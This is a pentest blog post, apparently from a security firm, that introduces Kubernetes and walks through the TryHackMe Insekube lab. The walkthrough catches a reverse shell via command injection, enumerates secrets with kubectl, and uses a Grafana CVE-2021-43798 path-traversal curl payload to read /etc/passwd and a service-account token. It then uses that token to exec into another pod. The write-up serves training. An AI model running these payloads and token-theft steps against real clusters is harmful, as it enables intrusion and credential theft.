Attacking Kubernetes: Pen Testing Fundamentals

redfoxsec.com/blog/attacking-kubernetes-part-1

Karan Patel April 7, 2023


Attacking Kubernetes (Part 1)

- April 7, 2023
- Active Directory
- Karan Patel

Kubernetes 101

Kubernetes, or K8s, is an open-source container orchestration and management platform. Kubernetes provides a way to manage, deploy, and scale containerized applications in a distributed system environment. Google initially developed it, and is now maintained by the Cloud Native Computing Foundation (CNCF).

In the context of Kubernetes clusters, containers are arranged in collections referred to as “pods,” capable of including numerous containers that use shared network access via localhost. Kubernetes streamlines the deployment of containers across a range of environments, including public, private, and hybrid clouds, via an abstract infrastructure and a uniform interface.



Kubernetes offers a robust collection of tools to see containerized workloads. The abilities include:

1. **Scaling:** Kubernetes can automatically adjust the number of pods functioning in response to changes in usage or metrics, guaranteeing that the application can accommodate fluctuations in demand. This feature is known as scaling.
2. **Load balancing:** Kubernetes has integrated strategies for load balancing that spread the network traffic evenly among the pods, ensuring that the application can manage high amounts of traffic effectively.
3. **Self-healing:** Kubernetes can detect and recover from pod failures, ensuring the application stays active and responsive.
4. **Storage orchestration:** Kubernetes offers a solution for organizing storage in containerized environments, enabling data to be stored and retrieved across numerous containers and nodes.
5. **Configuration Management:** Kubernetes offers a means of managing container configuration, where parameters and settings can be specified in one central location and consistently applied across various environments.
6. **Rollouts and rollbacks:** Kubernetes allow for effective management of application updates and rollouts, enabling gradual changes to be made and rolled back if needed. This process ensures smooth and error-free updates for the applications.

Kubernetes is versatile and can be implemented on various cloud platforms such as Google Cloud Platform, Amazon Web Services, and Microsoft Azure. In a distributed system environment, it is preferred for businesses that want to update their application infrastructure and attain enhanced scalability and resilience.

Kubernetes (K8s) Cluster Security

A cluster in Kubernetes is defined as a collection of nodes, essentially servers running applications contained in containers. These nodes are managed by the Kubernetes control plane.

Managing the cluster's state and various components, such as the API server, etcd (a distributed key-value store), scheduler, controller manager, and kubelet (node agent that communicates with the control plane), falls under the responsibility of the control plane.

The Kubernetes cluster nodes have the task of executing the application's containers. To achieve this, each node has a container runtime like Docker or containerd and a kubelet communicating with the control plane.

The Kubernetes cluster abstracts the underlying infrastructure and provides a uniform API for managing applications across different environments, such as public clouds, private clouds, and on-premises data centers. This allows developers to focus on writing code and deploying applications without worrying about the underlying infrastructure.

Securing K8s Clusters

Securing K8s clusters from attackers is crucial because K8s clusters often store sensitive data that attackers can target. Additionally, K8s clusters are critical infrastructure components, and downtime or disruption can have significant consequences. Attackers can exploit vulnerabilities in K8s clusters to launch various cyber threats, such as ransomware, malware, and phishing attacks. Furthermore, organizations must comply with various regulations and industry standards, and securing K8s clusters helps meet

these compliance requirements and avoid costly penalties and legal consequences. Therefore, organizations should implement best practices for securing K8s clusters to protect sensitive data, prevent downtime, comply with regulations, and mitigate cyber threats.

Protection of sensitive data: K8s clusters often store sensitive data, such as credentials, secrets, and API keys, which attackers can target. Securing K8s clusters prevents unauthorized access to this data, which could lead to data breaches, identity theft, and financial loss.

Common Attack Vectors in K8s Clusters

There are several common attack vectors that attackers can use to target K8s clusters:

Credential theft: Attackers can use various methods, such as phishing, social engineering, or brute-force attacks, to steal credentials or API keys to gain access to K8s clusters.

Container breakouts: Containers running on K8s clusters can be vulnerable to breakouts, allowing attackers to access the underlying host system and potentially compromise other containers or the entire cluster.

Pod-to-pod communication: Attackers can intercept and manipulate network traffic between pods running on the same K8s cluster, potentially gaining access to sensitive data or compromising the entire cluster.

Misconfigured access controls: Misconfigured or weak access controls can allow attackers to gain unauthorized access to K8s clusters, including sensitive data and system resources.

Vulnerabilities in K8s components: K8s components, such as the Kubernetes API server, etcd, or kubelet, may have vulnerabilities that attackers can exploit to gain unauthorized access or launch attacks on the cluster.

Supply chain attacks: Attackers can compromise the software supply chain and inject malicious code into K8s cluster components, leading to potential system compromise or data theft.

K8s Clusters Attacks

To demonstrate the Kubernetes Lab scenario, we will use the following tryhackme room: Insekube.


Using nmap to scan the open ports of the machine.

```
┌──(root㉿kali)-[~]
└─# nmap -p- --min-rate=1000 10.10.38.58
Starting Nmap 7.93 ( https://nmap.org ) at 2023-04-05 23:53 EDT
Nmap scan report for 10.10.38.58
Host is up (0.13s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE    SERVICE
22/tcp open     ssh
80/tcp filtered http

Nmap done: 1 IP address (1 host up) scanned in 74.29 seconds

┌──(root㉿kali)-[~]
└─#
```

After visiting port 80, we encounter a website that takes a host and returns the output of a ping command. So we can execute commands using command injection to get a reverse shell.




```
┌──(root㉿kali)-[~]
└─# nc -nvlp 4444
listening on [any] 4444 ...
connect to [10.8.38.146] from (UNKNOWN) [10.10.38.58] 39194
bash: cannot set terminal process group (1): Inappropriate ioctl for device
bash: no job control in this shell
challenge@syringe-79b66d66d7-6xdjz:~$ id
id
uid=1000(challenge) gid=1000(challenge) groups=1000(challenge)
challenge@syringe-79b66d66d7-6xdjz:~$
```

The Kubernetes HTTP API is available to manage the cluster, where all of the cluster's resources can be modified and accessed through this API. The recommended approach for interacting with the API is to use the kubectl CLI.

Kubectl command-line tool is utilized for administering Kubernetes clusters and handling the deployment, inspection, and management of applications on a Kubernetes cluster. This influential tool can communicate with Kubernetes resources such as services, deployments, pods, etc.

Some common use cases for kubectl include:

- Deploying applications to a Kubernetes cluster
- Scaling up or down the number of replicas of a deployment
- Inspecting the logs of a pod or deployment
- Running commands within a container that is currently in operation inside a pod.
- Developing and maintaining Kubernetes components such as services and volumes.

For installing kubectl, we can download using the curl command or from here:

```
curl -LO https://dl.k8s.io/release/v1.26.0/bin/linux/amd64/kubectl
```

Then we can transfer the download file to the target machine. For the execution of the binary file, we grant it execution permission:

```
chmod +x kubectl
```

```
challenge@syringe-79b66d66d7-6xdjz:/tmp$ ./kubectl auth can-i create pods
./kubectl auth can-i create pods
no
challenge@syringe-79b66d66d7-6xdjz:/tmp$ ./kubectl get secrets
./kubectl get secrets
NAME                  TYPE                                  DATA   AGE
default-token-8q4vp   kubernetes.io/service-account-token   3      34d
developer-token-rnmqz   kubernetes.io/service-account-token   3      34d
secretflag            Opaque                                1      34d
syringe-token-6w8tq   kubernetes.io/service-account-token   3      34d
challenge@syringe-79b66d66d7-6xdjz:/tmp$ ./kubectl auth can-i --list
./kubectl auth can-i --list
Resources                                       Non-Resource URLs                     Resource Names   Verbs
selfsubjectaccessreviews.authorization.k8s.io   []                                    []               [create]
selfsubjectrulesreviews.authorization.k8s.io    []                                    []               [create]
secrets                                         []                                    []               [get list]
                                                [/.well-known/openid-configuration]   []               [get]
                                                [/api/*]                              []               [get]
                                                [/api]                                []               [get]
                                                [/apis/*]                             []               [get]
                                                [/apis]                               []               [get]
                                                [/healthz]                            []               [get]
                                                [/healthz]                            []               [get]
                                                [/livez]                              []               [get]
                                                [/livez]                              []               [get]
                                                [/openapi/*]                          []               [get]
                                                [/openapi]                            []               [get]
                                                [/openid/v1/jwks]                     []               [get]
                                                [/readyz]                             []               [get]
                                                [/readyz]                             []               [get]
                                                [/version/]                           []               [get]
                                                [/version/]                           []               [get]
                                                [/version]                            []               [get]
                                                [/version]                            []               [get]
challenge@syringe-79b66d66d7-6xdjz:/tmp$
```

Using kubectl to check if we have permission to see pods in the cluster, but unfortunately, we don't.

```
./kubectl auth can-i create pods
```

```
challenge@syringe-79b66d66d7-6xdjz:/tmp$ ./kubectl get secrets
./kubectl get secrets
NAME                  TYPE                                  DATA   AGE
default-token-8q4vp   kubernetes.io/service-account-token   3      34d
developer-token-rnmqz   kubernetes.io/service-account-token   3      34d
secretflag            Opaque                                1      34d
syringe-token-6w8tq   kubernetes.io/service-account-token   3      34d
challenge@syringe-79b66d66d7-6xdjz:/tmp$ ./kubectl describe secret secretflag
./kubectl describe secret secretflag
Name:         secretflag
Namespace:    default
Labels:       <none>
Annotations:  <none>

Type:  Opaque

Data
====
flag:  38 bytes
```

`./kubectl get secrets`

This command lists all the secrets in the Kubernetes cluster. Secrets are Kubernetes objects that store sensitive information, such as API keys, passwords, and certificates.


You can use the describe command to get more information about a secret. For example, to get more information about a secret named my-secret, you can run:

`./kubectl describe secret secretflag`

However, by default, Kubernetes creates environment variables containing the host and port of the other services running in the cluster.

Running env, you will see a Grafana service running in the cluster. We use curl to make a request.

```
curl 10.105.120.1:3000
curl 10.105.120.1:3000/login
```




We landed with the vulnerable Grafana version 8.3.0-beta2; after a Google search for known CVEs for this Grafana version, we got CVE-2021-43798. It is vulnerable to LFI (Local File Inclusion).

We get the path from the Grafana folder location in the /usr/bin/Grafana and successfully browsing the path, we get the /etc/passwd output.

Don’t forget to flag –path-as-is to prevent curl from collapsing our payload:

```
curl --path-as-is
10.105.120.1:3000/public/plugins/alertGroups/../../../../../../../../../etc/passwd
```




Now we specify the path to Token: /var/run/secrets/kubernetes.io/serviceaccount/token

```
curl --path-as-is
10.105.120.1:3000/public/plugins/alertGroups/../../../../../../../../../var/run/secrets/kubernetes.io/serviceaccount/token
```

Export the token to the current session we can impersonate to access pods, modify, and create pods.

```
export TOKEN=eyJhbGciO……..XnykSDGB0LbuDF0g
```




```
./kubectl auth can-i create pods --token=$TOKEN
./kubectl get pods --token=$TOKEN
```

```
challenge@syringe-79b66d66d7-6xdjz:/tmp$ ./kubectl auth can-i create pods --token=$TOKEN
<mp$ ./kubectl auth can-i create pods --token=$TOKEN
yes
challenge@syringe-79b66d66d7-6xdjz:/tmp$ ./kubectl get pods --token=$TOKEN
./kubectl get pods --token=$TOKEN
NAME                       READY   STATUS    RESTARTS      AGE
grafana-57454c95cb-f9js5   1/1     Running   2 (34d ago)   34d
syringe-79b66d66d7-6xdjz   1/1     Running   2 (34d ago)   34d
```

Two pods are running. Use kubectl exec to get a shell in the Grafana pod.

```
./kubectl exec -it grafana-57454c95cb-f9js5 --token=$TOKEN -- /bin/bash
```

```
challenge@syringe-79b66d66d7-6xdjz:/tmp$ ./kubectl exec -it grafana-57454c95cb-f9js5 --token=$TOKEN -- /bin/bash
<rafana-57454c95cb-f9js5 --token=$TOKEN -- /bin/bash
Unable to use a TTY - input is not a terminal or the right kind of file
id
uid=472(grafana) gid=0(root) groups=0(root)
whoami
grafana
```

TL;DR

This blog has covered the basics of Kubernetes Attacks. In the upcoming blogs, we will dive deeper into this space. Stay tuned for more on this.

By partnering with Redfox Security, you'll get the best security and technical skills to execute a practical and thorough penetration test. Our offensive security experts have years of experience assisting organizations in protecting their digital assets through **Penetration Testing Services**. To schedule a call with one of our technical specialists, call 1-800-917-0850 now.

Redfox Security is a diverse network of expert security consultants with a global mindset and a collaborative culture. We proudly deliver robust security solutions with data-driven, research-based, and manual testing methodologies.

Join us on our journey of growth and development by signing up for our comprehensive **courses**.

Previous6 ways Data Breaches Can Strike Your Brand Value
NextDocker Hardening Best Practices

Recent Blog

September 09, 2025
Is APK Decompilation Legal? What You Need To Know
September 06, 2025
When Hackers Hit the Road: The Jaguar Land Rover Cyberattack
September 05, 2025
This Is the Hacker's Swiss Army Knife. Have You Heard About It?